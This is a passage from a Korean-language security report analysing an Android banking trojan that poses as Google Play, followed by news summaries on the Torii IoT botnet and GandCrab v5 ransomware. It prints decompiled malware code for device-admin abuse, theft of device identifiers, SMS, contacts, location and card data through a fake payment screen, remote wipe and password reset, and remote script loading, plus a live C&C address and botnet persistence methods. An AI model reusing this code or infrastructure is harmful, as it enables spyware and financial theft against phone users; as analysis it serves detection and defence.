 Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
 intent.PutExtra("android.app.extra.DEVICE_ADMIN", eAdmin.GetComponentName());
 intent.PutExtra("android.app.extra.ADD_EXPLANATION", "Installing applications");
 this.StartActivityForResult(intent, 1);
```

```
(!eUsageStats.IsActive())

 Toast.MakeText(eService.Get(), "Please enable our application in this window.", ToastLength.Short).Show();
 Toast.MakeText(eService.Get(), "Please enable our application in this window.", ToastLength.Short).Show();
 Toast.MakeText(eService.Get(), "Please enable our application in this window.", ToastLength.Short).Show();
 Toast.MakeText(eService.Get(), "Please enable our application in this window.", ToastLength.Short).Show();
 Toast.MakeText(eService.Get(), "Please enable our application in this window.", ToastLength.Short).Show();
 Toast.MakeText(eService.Get(), "Please enable our application in this window.", ToastLength.Short).Show();
 Intent intent = new Intent("android.settings.USAGE_ACCESS_SETTINGS");
 intent.AddFlags(ActivityFlags.NewTask);
 this.StartActivityForResult(intent, 1);
```

```
(eUsageStats.IsActive())

 Intent intent = new Intent();
 intent.SetAction("android.intent.action.MAIN");
 intent.AddCategory("android.intent.category.HOME");
 this.StartActivity(intent);
```



[그림 1] 악성 행위 준비

2.2 기기 정보 등록

기기와 관련된 정보들을 C&C 서버 5.9.33.226:541 에 등록한다. 그러나, 실제 통신은 되지 않고 있다. 저장되는 정보들로는 기기의 전화번호, 모델, 제조사, 유심정보 등 10 가지 기기 정보가 등록된다.

```
public static string Server { get; set; } = "http://5.9.33.226:5416/";
```

```
public string GetIMEI()
{
    if (this.GetTelephonyManager().DeviceId != null)
    {
        return this.GetTelephonyManager().DeviceId;
    }
    if (this.GetIMSI() != null)
    {
        return this.GetIMSI();
    }
    return this.GetTelephonyManager().SubscriberId;
}
```

```
public string GetVersion()
{
    return Build.VERSION.Release;
}
```

```
public string GetBuild()
{
    return Build.Id;
}
```

```
public string GetModel()
{
    return Build.Model;
}
```

```
public string GetManufacturer()
{
    return Build.Manufacturer;
}
```

```
public string GetCountry()
{
    return this.GetTelephonyManager().SimCountryIso;
}
```

```
public string GetPhoneNumber()
{
    return this.GetTelephonyManager().Line1Number;
}
```

```
public string GetIMSI()
{
    return this.GetTelephonyManager().SimSerialNumber;
}
```

```
public string GetSimOperator()
{
    return this.GetTelephonyManager().SimOperatorName;
}
```

```
public static string GetCapabilities()
{
    return "" + "Admin;" + "UsageStats;" + "Geo;" + "SMS;" + "ReadSMS;" + "GoogleCC;" + "Contacts;" + "Applications;" + "Notifications;" + "Call;" + "StartApp;" + "OpenBrowser;"
      + "WifiLock;" + "GameDialog;" + "Scripting;" + "Plugins;";
}
```

ip.addr == 5.9.33.226


	Time	Source	Destination	Proto
159	13.726474	192.168.13.77	5.9.33.226	TCP
160	14.030046	5.9.33.226	192.168.13.77	TCP
161	14.137676	192.168.13.77	5.9.33.226	TCP
162	14.442826	5.9.33.226	192.168.13.77	TCP
170	22.758999	192.168.13.77	5.9.33.226	TCP
171	22.759094	192.168.13.77	5.9.33.226	TCP
173	23.143848	5.9.33.226	192.168.13.77	TCP
174	23.143927	5.9.33.226	192.168.13.77	TCP


[그림 2] C&C 서버에 저장되는 기기 정보

2.3 카드 정보 탈취

해당 샘플의 “assets” 폴더 내부의 구글 결제를 사칭한 “index_main.html”를 띄우고 카드 관련 정보를 탈취한다. 해당 언어는 러시아어로 되어있어 공격 대상이 러시아임을 알 수 있다.

```
AlertDialog.Builder builder = new AlertDialog.Builder(ctx);
View view = LayoutInflater.From(ctx).Inflate(2130903041, null);
WebView webView = (WebView)view.FindViewById(2131099650);
EditText editText = (EditText)view.FindViewById(2131099649);
editText.Focusable = true;
editText.RequestFocus();
webView.SetWebViewClient(new WebViewClient());
webView.SetWebChromeClient(new WebChromeClient());
webView.Settings.LoadWithOverviewMode = true;
webView.Settings.UseWideViewPort = true;
webView.Settings.BuiltInZoomControls = false;
webView.Settings.JavaScriptEnabled = true;
webView.Settings.AllowFileAccess = true;
webView.VerticalScrollBarEnabled = false;
webView.HorizontalScrollBarEnabled = false;
webView.AddJavascriptInterface(new GoogleCCInterface(), "iface");
webView.LoadUrl("file:///android_asset/g/index_main.html");
builder.SetView(view);
builder.SetCancelable(false);
eGoogleCC._dialog = builder.Create();
eGoogleCC._dialog.SetView(view);
```





[그림 3] 카드 정보 탈취

2.4 원격 명령

C&C 서버를 통하여 원격 명령을 내릴 수 있다. 원격 명령은 기기의 모든 기능을 통제하는 23 가지 명령으로 되어 있다.

SendSMS	RequestAppList
RequestGoogleCC	RequestLocation
Wipe	ShowNotification
OpenBrowser	SetLockPassword
SendUSSD	LockNow
ServerChange	MuteSound
StartApp	LoadScript
CallPhone	LoadPlugin
SetPingTimer	Evaluate
SMSBroadcast	AddInject
RequestContacts	RemoveInject
RequestSMSList	

[그림 4] 원격 명령

SendSMS 명령을 통해서 SMS 관련 권한을 확인하고 SendTextMessage 메소드를 통해서 SMS 를 전송한다.

```
SmsManager @default = SmsManager.Default;
if (Build.VERSION.SdkInt >= (BuildVersionCodes)23)
{
    if (eService.Get().CheckCallingOrSelfPermission("android.permission.SEND_SMS") == Permission.Granted)
    {
        @default.SendTextMessage(number, null, text, null, null);
        EventHandler<SMS> handle = Send.Handle;
        if (handle != null)
        {
            handle(null, new SMS(number, text));
        }
    }
}
else
{
    @default.SendTextMessage(number, null, text, null, null);
    EventHandler<SMS> handle2 = Send.Handle;
    if (handle2 != null)
    {
        handle2(null, new SMS(number, text));
    }
```

[그림 5] SendSMS 명령

RequestGoogleCC 명령을 통해서 카드 정보를 훔치는 구글 결제 사칭 화면을 언제든지 띄울 수 있다.


```
webView.SetWebViewClient(new WebViewClient());
webView.SetWebChromeClient(new WebChromeClient());
webView.Settings.LoadWithOverviewMode = true;
webView.Settings.UseWideViewPort = true;
webView.Settings.BuiltInZoomControls = false;
webView.Settings.JavaScriptEnabled = true;
webView.Settings.AllowFileAccess = true;
webView.VerticalScrollBarEnabled = false;
webView.HorizontalScrollBarEnabled = false;
webView.AddJavascriptInterface(new GoogleCCInterface(), "iface");
webView.LoadUrl("file:///android_asset/g/index_main.html");
```

[그림 6] RequestGoogleCC 명령

Wipe 명령을 통해서 기기의 사용자 데이터 정보를 삭제한다.

```
ic static void WipeData()

if (eAdmin.IsAdmin())
{
    eAdmin.GetManager().WipeData(WipeDataFlags.WipeExternalStorage);
}
```

[그림 7] Wipe 명령

OpenBrowser 명령을 통해서 원하는 사이트를 기기의 화면에 띄울 수 있다.

```
lic void OpenBrowserLink(string url)

eService.Get().StartNewActivity("android.intent.action.VIEW", Android.Net.Uri.Parse(url));
```

[그림 8] OpenBrowser 명령

SendUSSD 명령을 통해서 기기와 관련된 특정 정보를 확인할 수 있다. 예를 들면, *#44336#로 통화를 누르면 소프트웨어 버전의 정보를 알 수 있고, *#92782#는 기기 모델 등을 알 수 있다. 이와 관련하여 USSD 는 Unstructured Supplementary Service Data 의 약자이며, 상호작용하는 프로토콜로 180 여 개의 명령이 존재한다.

```
lic void Call(string number, bool isUSSD = false)

try
{
    number = "tel:" + number;
    if (isUSSD)
    {
        number = number.Replace("#", Android.Net.Uri.Encode("#"));
    }
    eService.Get().StartNewActivity("android.intent.action.CALL", Android.Net.Uri.Parse(number));
}
```

[그림 9] SendUSSD 명령

ServerChange 명령을 통해서 C&C 서버의 주소를 변경할 수 있다.

```
ServerChange data4 = resp.GetData<ServerChange>();
eSettings.Set("addrme", data4.URL);
eConstants.Server = data4.URL;
return;
```

[그림 10] ServerChange 명령

StartApp 명령을 통해서 다른 앱을 추가 실행할 수 있다.

```
void StartExternalApplicationn(string packageName, string activityName)


 Intent intent = new Intent();
 intent.SetComponent(new ComponentName(packageName, activityName));
 intent.AddFlags(ActivityFlags.NewTask);
 eService.Get().StartActivity(intent);
```

[그림 11] StartApp 명령

CallPhone 명령을 통해서 특정 번호로 전화를 걸 수 있다.

```
lic void Call(string number, bool isUSSD = false)

try
{
    number = "tel:" + number;
    if (isUSSD)
    {
        number = number.Replace("#", Android.Net.Uri.Encode("#"));
    }
    eService.Get().StartNewActivity("android.intent.action.CALL", Android.Net.Uri.Parse(number));
}
```

[그림 12] CallPhone 명령

SetPingTimer 명령을 통해서 C&C 서버와의 통신주기를 조절할 수 있다.

```
e Enums.EResponse.SetPingTimer:

SetPingTimer data7 = resp.GetData<SetPingTimer>();
eSettings.Set("tp", data7.Time);
eConstants.PingTime = int.Parse(data7.Time);
return;
```

[그림 13] SetPingTimer 명령

SMSBroadcast 명령을 통해서 수신되는 SMS 를 확인할 수 있다.

```
SMSBroadcast data8 = resp.GetData<SMSBroadcast>();
using (List<PhoneContact>.Enumerator enumerator = ePhone.Get().GetContacts().GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        PhoneContact phoneContact = enumerator.Current;
        Send.Do(phoneContact.Phone, data8.Text);
    }
    return;
}
break;
```

[그림 14] SMSBroadcast 명령

RequestContacts, RequestSMSList, RequestAppList, RequestLocation 각 명령을 통해서 주소록, SMS 목록, 설치된 앱 목록, 위치 정보를 요청할 수 있다.

```
List<PhoneContact> list = new List<PhoneContact>();
AddressBook addressBook = new AddressBook(eService.Get());
bool result = addressBook.RequestPermission().Result;
foreach (Contact contact in addressBook)
{
    PhoneContact phoneContact = new PhoneContact();
    phoneContact.DisplayName = contact.DisplayName;
    if (contact.Emails.Count<Email>() > 0)
    {
        phoneContact.Email = contact.Emails.FirstOrDefault<Email>().Address;
    }
    phoneContact.FirstName = contact.FirstName;
    phoneContact.LastName = contact.LastName;
    if (contact.Phones.Count<Phone>() > 0)
    {
        phoneContact.Phone = contact.Phones.FirstOrDefault<Phone>().Number;
    }
    list.Add(phoneContact);
}
return list;
```

[그림 15] RequestContacts 명령


```
List<PhoneSMS> list = new List<PhoneSMS>();
Android.Net.Uri uri = Android.Net.Uri.Parse("content://sms/");
ICursor cursor = eService.Get().ContentResolver.Query(uri, null, null, null, null);
int count = cursor.Count;
if (cursor.MoveToFirst())
{
    for (int i = 0; i < count; i++)
    {
        list.Add(new PhoneSMS
        {
            Number = cursor.GetString(cursor.GetColumnIndex("address")),
            Text = cursor.GetString(cursor.GetColumnIndex("body"))
        });
        cursor.MoveToNext();
    }
}
return list;
```

[그림 16] RequestSMSList 명령

```
List<PhoneApp> list = new List<PhoneApp>();
foreach (PackageInfo packageInfo in eService.Get().PackageManager.GetInstalledPackages(PackageInfoFlags.MetaData))
{
    list.Add(new PhoneApp
    {
        AppName = packageInfo.PackageName,
        PackageName = packageInfo.PackageName,
        VersionCode = packageInfo.VersionCode.ToString(),
        VersionName = packageInfo.VersionName
    });
}
return list;
```

[그림 17] RequestAppList 명령

```
Position result = new Geolocator(eService.Get()).GetPositionAsync(120000).Result;
return new PhoneGeolocation
{
    Accuracy = result.Accuracy,
    Altitude = result.Altitude,
    AltitudeAccuracy = result.AltitudeAccuracy,
    Heading = result.Heading,
    Latitude = result.Latitude,
    Longtitude = result.Longitude,
    Speed = result.Speed
};
```

[그림 18] RequestLocation 명령

ShowNotification 명령을 통해서 기기의 상단 바로 알람이 가도록 할 수 있다.

```
try
{
    NotificationManager notificationManager = (NotificationManager)eService.Get().GetSystemService("notification");
    Notification.Builder builder = new Notification.Builder(eService.Get()).SetSmallIcon(2130837504).SetPriority(2).SetContentTitle(title).SetContentText(text);
    if (intent != null)
    {
        PendingIntent activity = PendingIntent.GetActivity(eService.Get(), 0, intent, PendingIntentFlags.CancelCurrent);
        builder.SetContentIntent(activity);
    }
    notificationManager.Notify(new Random().Next(1, 2048), builder.Build());
}
```

[그림 19] ShowNotification 명령

SetLockPassword 명령을 통해서 기기의 비밀번호를 제어한다.

```
eAdmin.GetManager().SetPasswordQuality(eAdmin.GetComponentName(), PasswordQuality.Unspecified);
eAdmin.GetManager().SetPasswordMinimumLength(eAdmin.GetComponentName(), 3);
eAdmin.GetManager().ResetPassword(password, ResetPasswordFlags.RequireEntry);
```

[그림 20] SetLockPassword 명령

LockNow 명령을 통해서 화면을 잠근다.

```
public static void LockScreen()
{
    eAdmin.GetManager().LockNow();
}
```

[그림 21] LockNow 명령

MuteSound 명령을 통해서 기기의 소리를 제어한다.

```
AudioManager audioManager = (AudioManager)eService.Get().GetSystemService("audio");
audioManager.SetStreamMute(Stream.Notification, mute);
audioManager.SetStreamMute(Stream.Alarm, mute);
audioManager.SetStreamMute(Stream.Music, mute);
audioManager.SetStreamMute(Stream.Ring, mute);
audioManager.SetStreamMute(Stream.System, mute);
audioManager.SetStreamMute(Stream.NotificationDefault, mute);
if (mute)
{
    audioManager.RingerMode = RingerMode.Silent;
    return;
}
audioManager.RingerMode = RingerMode.Normal;
```

[그림 22] MuteSound 명령

LoadScript, LoadPlugin, Evaluate, AddInject, RemoveInject 5 개의 각 명령을 통해서 스크립트 삽입, 코드 삽입 및 삭제 등의 추가 행위가 가능하다.

```
case Enums.EResponse.LoadScript:
{
    LoadScript data10 = resp.GetData<LoadScript>();
    eScripting.Get().AddScript(data10.Name, data10.Code, data10.AutoLoad);
    return;
}
case Enums.EResponse.LoadPlugin:
{
    LoadPlugin data11 = resp.GetData<LoadPlugin>();
    ePlugins.Load(data11.Name, data11.Assembly, data11.AutoLoad);
    return;
}
case Enums.EResponse.Evaluate:
{
    Evaluate data12 = resp.GetData<Evaluate>();
    eScripting.Get().GetEvaluator().LoadCode(data12.Script);
    return;
}
case Enums.EResponse.AddInject:
{
    AddInject data13 = resp.GetData<AddInject>();
    eInjects.Add(data13.Activity, data13.HTML);
    return;
}
case Enums.EResponse.RemoveInject:
    eInjects.Remove(resp.GetData<RemoveInject>().Activity);
    return;
```

[그림 23] 코드 추가 및 삭제와 관련된 명령

2.5 기타 행위

C&C 서버와의 통신을 유지하기 위해서 와이파이를 관리하고, 전원 제어를 통하여 앱이 꺼지지 않도록 한다. 또한, 수신되는 SMS 의 번호와 내용을 탈취하여 수시로 C&C 서버로 전송한다.

```
ic void EnableWifi()

try
{
    if (((ConnectivityManager)eService.Get().GetSystemService("connectivity")).GetNetworkInfo(ConnectivityType.Wifi).GetState() != NetworkInfo.State.Connected)
    {
        ((WifiManager)eService.Get().GetSystemService("wifi")).SetWifiEnabled(true);
    }
}
```

[그림 24] 와이파이 제어

```
try
{
    eService.wakelock = ((PowerManager)this.GetSystemService("power")).NewWakeLock(WakeLockFlags.AcquireCausesWakeup | WakeLockFlags.OnAfterRelease |
      WakeLockFlags.ReleaseFlagWaitForNoProximity, "TEST");
    eService.wakelock.Acquire(15000L);
```

[그림 25] 전원 제어

```
SMSReceived smsreceived = new SMSReceived();
smsreceived.Number = number;
smsreceived.Text = text;
return eNetwork.Get().Request(new eNetRequest(Enums.ERequest.SMSRecv, smsreceived)).Code == Enums.EResponse.Ok;
```

[그림 26] 수신 문자 탈취

3. 결론

해당 악성 앱은 공식 마켓인 구글 플레이스토어의 아이콘과 이름을 사칭한다. 사용자를 속이기 위해서 앱을 숨기고 지속적인 악성 행위를 위해서 관리자 권한을 요구한다. 원격 명령을 통해 기기 및 개인 정보를 탈취하는데, 특히 신용 카드 정보를 탈취하기 때문에 사용자의 금전적 피해가 커질 수 있다.

따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사 해야 한다.

현재 알약 M 에서는 해당 앱을 "Trojan.Android.Banker" 탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

지속을 위해 6 가지 방법을 사용하지만 뚜렷한 목적이 없는, 새로운 Iot 봇넷 Torii 발견

New Iot Botnet Torii Uses Six Methods for Persistence, Has No Clear Purpose

보안 연구원들이 보통 Mirai 변종보다 우월한 수준의 새로운 IoT 봇넷을 발견했다. 이 봇넷의 개발자들은 CPU 아키텍쳐 다수용 바이너리를 제작하여 스텔스 및 지속성을 위해 악성코드를 조정했다. C&C 서버와의 통신은 암호화 되었으며, 추출 및 명령 실행 등의 기능을 포함하고 있다.

Avast 의 연구원들에 따르면, 이 악성코드는 지난 2017 년 12 월부터 활동해왔으며 MIPS, ARM, x86, x64, PowerPC, SuperH 등의 CPU 아키텍쳐 기기들을 노린다. Mirai 기반의 위협들 사이에서 멀티 플랫폼 지원은 흔한 것이지만, 연구원들은 Torii 가 지금까지 본 것들 중에 가장 큰 아키텍쳐 세트를 지원하는 봇넷 중 하나라 밝혔다.

Tor 를 통한 텔넷 공격

유명한 보안 연구원인 Dr. Vesselin Bontchev 는 그의 텔넷 허니팟에서 이 악성코드의 샘플을 발견했다. 그는 텔넷 통신을 위한 포트 23 을 통해 공격 받았음을 발견했지만, 이 통신은 Tor 네트워크를 통해 터널링 되어 있었다고 밝혔다. Torii 는 Telnet 이 노출 되어 있거나 취약한 크리덴셜로 보호 된 시스템을 노린다. 이는 기기의 아키텍쳐를 알아내는 정교한 스크립트를 실행하고 바이너리 페이로드를 전달하기 위해 'wget,' 'ftpget,' 'ftp,' 'busybox wget,', 'busybox ftpget' 등의 명령어를 사용한다.

Torii, IoT 기기에 머무르기 위해 감염 시켜

이 스크립트는 다음으로 기기의 아키텍쳐를 위한 1 단계 페이로드를 다운로드한다. 이는 지속성을 가지며, 2 단계 페이로드를 위한 드롭퍼일 뿐이다.

Torii 는 VPNFilter 와 Hide and Seek 에 이어 감염 된 기기에서 지속성을 얻는 세 번째 IoT 봇넷이다. 즉, Torii 는 시스템 재부팅 후에도 살아 남으며, 펌웨어를 디폴트 구성으로 리셋하여 제거할 수 있다는 것이다.

연구원들은 "이는 파일이 기기에서 유지되고, 항상 실행 되도록 하기 위해 최소 6 가지 방법을 사용한다. 이들 중 하나만 실행하는 것이 아니라, 이들 모두를 실행한다." 6 가지 방법은 아래와 같다.

A. ~\.bashrc 에 주입한 코드를 통한 자동 실행
B. Crontab 에 "@reboot"를 통한 자동 실행

C. Systemd 를 통해 “System Daemon” 서비스로써 자동 실행
D. /etc/init 와 PATH 를 통한 자동 실행
E. SELinux 정책 관리를 수정해 자동 실행
F. /etc/inittab 를 통한 자동 실행

용도는 다양하지만, 뚜렷한 목적이 없는 Torii

C2 서버로의 트래픽은 암호화 되며 TLS 특정 포트 443 을 통해 전달 되지만, 이 악성코드는 TLS 프로토콜을 사용하지 않는다. 악성코드가 호스트네임, 프로세스 ID, mac 주소 및 시스템 관련 정보를 추출해내기 때문에 이러한 방식으로 교환 된 정보는 기기의 정보를 인식하는데 도움을 준다.

대부분의 IoT 봇넷의 목적은 DDoS 또는 가상 화폐 채굴이지만, Torii 는 아직까지는 이러한 의도를 보이고 있지 않다.하지만 이 봇넷은 감염 기기에서 어떠한 명령어도 실행이 가능하기 때문에, 가능성은 매우 다양하다. 또한 GOP 언어로 작성 되어 다양한 기기 배열을 위해 재컴파일 될 수 있다.

[출처] https://www.bleepingcomputer.com/news/security/new-iot-botnet-torii-uses-six-methods-for-persistence-has-no-clear-purpose/
https://blog.avast.com/new-torii-botnet-threat-research

GandCrab v5 랜섬웨어, 랜덤 확장자와 HTML 랜섬노트를 사용하고 ALPC 작업 스케쥴러 익스플로잇 악용해

GandCrab V5 Released With Random Extensions and New HTML Ransom Note


GandCrab v5 랜섬웨어가 몇 가지 눈에 띄는 변화와 함께 출시 되었다. 가장 눈에 띄는 변화는, 암호화한 파일의 확장자로 랜덤한 문자 5 개를 사용한다는 것과 HTML 랜섬노트를 사용한다는 것이다.

보안 연구원인 nao_sec 이 Fallout 익스플로잇 키트를 호스팅하는 사이트로 이동시키는 멀버타이징을 통해 배포 되고 있다는 사실을 발견했다. 이 익스플로잇은 방문자의 소프트웨어에 존재하는 취약점을 활용해 그들의 소프트웨어를 설치하기 때문에, 피해자는 암호화 된 파일과 랜섬노트를 발견하기 전 까지는 감염사실을 눈치채지 못할 수 있다.


또한, GandCrab v5 랜섬웨어가 감염 된 컴퓨터에서 시스템 권한을 얻기 위해 최근 공개 된 작업 스케쥴러 ALPC 취약점을 악용하는 것으로 나타났다. 이 취약점은 2018 년 9 월 '패치 화요일' 업데이트를 통해 패치 되었으나 업데이트가 느린 기업용 PC 등 아직까지 업데이트 되지 않은 컴퓨터들은 취약할 수 있다.
이전 버전과 같이, GandCrab v5 로 암호화 된 파일을 무료로 해독할 수 있는 방법은 없다.

GandCrab v5 가 컴퓨터를 암호화 하는 법


GandCrab v5 가 실행 되면, 이는 컴퓨터 및 모든 네트워크 공유를 탐색해 암호화할 파일을 찾다. 네트워크 공유를 스캐닝할 때, 매핑 된 드라이브 뿐만 아니라 네트워크의 모든 공유가 나열 된다. 타깃 파일을 발견하면, 이를 암호화한 후 랜덤 문자 5 개를 확장자로 붙이다. 예를 들어, 연구언이 랜섬웨어를 테스트 했을 때는 .lntps 확장자가 붙었다. Test.doc 파일이 암호화 될 경우 test.doc.lntps 와 같이 이름이 변경 될 것이다. 아래는 암호화 된 파일이 있는 폴더의 예이다.



파일이 암호화 될 때, 랜섬웨어는 [extension]-DECRYPT.html [EXTENSION]-DECRYPT.txt 라는 이름의 랜섬노트도 생성한다. 예를 들면, 위의 테스트에서 확장자가 lntps 였으므로 랜섬 노트의 이름은 LNTPS-DECRYPT.html 가 될 것이다. 랜섬 노트의 내용은 아래와 같다.



사용자가 TOR 지불 사이트에 방문하면, GandCrab 해독기를 받기 위한 랜섬 금액과 지불 방법 등을 보게 된다.



